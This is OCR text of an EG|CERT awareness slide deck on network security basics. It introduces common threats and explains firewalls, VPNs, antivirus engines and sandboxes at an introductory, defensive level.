EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Cybersecurity Essentials:

Protecting Yourself in the Digital Age

EG|CERT

About Me

- Worked as a malware researcher in Threat Analysis Department at EG|CERT for over 3 years.
- Investigated and resolved cybersecurity incidents affecting government entities.
- Worked in increasing the detection rate of the National Sandbox and Anti-malware.

Mohannad Raafat

Malware Researcher

1

Understanding Network Security

EG|CERT

EG|CERT

Agenda


- Introduction
- Network Security Products
- Securing Networks Tips
  - General Tips
  - Securing Wi-Fi Tips
- Quiz
- BREAK

Introduction

EG|CERT

What is A Computer Network?

- A computer network is a set of endpoints sharing resources located on or provided by network nodes Through Communication protocols such as (HTTP, FTP, etc.)



EG|CERT

What is Network Security?

- Network security refers to the **practices, policies, and technologies** used to protect a network from unauthorized access, cyber threats, and data breaches.

- It ensures the Confidentiality, Integrity, and Availability of data being transmitted across networks.

Common Types of Network Threats

Phishing Attacks

Fake communications that can trick users to reveal sensitive information or even infect their machines.

Malware Attacks


Malicious software files published through internet such as Ransomware, Infostealer, worms perform malicious activities.

DDoS Attacks

Flood of dummy requests sent to the endpoint to render services unavailable.


EG|CERT

Impact of Network Threats



Operational Disruption

Flood of dummy requests sent to the endpoint to render services unavailable.



Reputation Damage

Loss of customer trust and brand value following a breach.

Financial Losses

Direct costs of cyberattacks, including ransom payments, recovery costs, and lost revenue.

EG|CERT


How to Protect?

To prevent these threats, we can use:

- Firewalls
- VPNs (Virtual Private Networks)
- Antivirus Software
- Sandbox

Network Security Products


Firewalls:



EG|CERT

Definition:

- A network device or software that is used to block certain types of network traffic.
- It acts as a barrier between a trusted network (e.g., home/office network) and an untrusted network (e.g., the internet).



EG|CERT

Common Firewalls Types:

- Packet Filtering (Stateless) Firewalls
- Stateful Inspection Firewall

Packet Filtering Firewalls (Stateless):

- It basically examines individual packets based on predefined rules.
- It only evaluates packets based on headers (IP, port, protocol) not the context of network request.


Pros:

- Fast and lightweight.
- Low resource consumption.
- Easy to configure with ACLs (Access Control Lists).

Cons:

- Does **not** track connection states, making it vulnerable to spoofing attacks.
- Cannot differentiate between legitimate return traffic and malicious traffic.

Packet Filtering Firewalls (Stateless):



EG|CERT

Stateful Inspection Firewall:

- It uses also ACLs to tracks active connections, but it maintains them using a state table to monitor traffic flow.
- It verifies that packets belong to an established session before allowing them through.


Pros:

- More secure than simple packet filtering.
- Can detect unauthorized packets that do not match an active connection.
- Reduces risk of certain attacks (e.g., IP spoofing).

Cons:

- Hgher resource consumption than packet filtering firewalls.
- Susceptible to DDoS attacks if state tables are flooded.


Stateful Inspection Firewall:



EG|CERT

VPNs (Virtual Private Network):

Traditional Connectivity:



EG|CERT

Definition:

- A Virtual Private Network (VPN) encrypts internet traffic, hiding a user's IP address and securing data transmissions.


How Does a VPN Work?

- Encrypts internet traffic and routes it through a secure server.
- Prevents third parties (e.g., hackers, ISPs, government agencies) from intercepting data.
- Ensures online privacy and protects users from cyber threats.

Common Types of VPNs


Type	Description	Common Use Case
Remote Access VPN	Secures internet connections for remote workers	Work-from-home employees
Site-to-Site VPN	Connects multiple business locations securely	Large corporations

Remote Access VPN:




EG|CERT

Site-To-Site VPN:



EG|CERT

Anti-Virus:



Definition:

- It is a security program designed to detect, prevent, and remove malicious software (malware) from computers, networks, and other digital devices.


Why is Antivirus Important?

- Prevents virus infections that can corrupt files.
- May Detect and remove ransomware before it encrypts data.
- Blocks spyware that secretly monitors user activity. Protects sensitive data, passwords, and financial information.

Anti-Virus Engines:

Engine	Description
Static (Signature-Based)	Comparing files to **Static Rules (YARA) or a database** of known malware signatures such as File's hash.
Heuristic Analysis (Behavioral Analysis)	Identifies suspicious behavior in files and programs to detect **variants of known malware** even if the exact signature isn't available.
AI Models	Trained models to detect behavior anomalies.

Sandbox:




EG|CERT

Definition:

- A sandbox is a software or platform designed to serve as a controlled environment (VM) for executing potentially malicious files.

- It allows for secure testing and provides users with a detailed analysis report on the file's behavior and potential threats.

Monitoring:




EG|CERT

Collecting:

EG|CERT

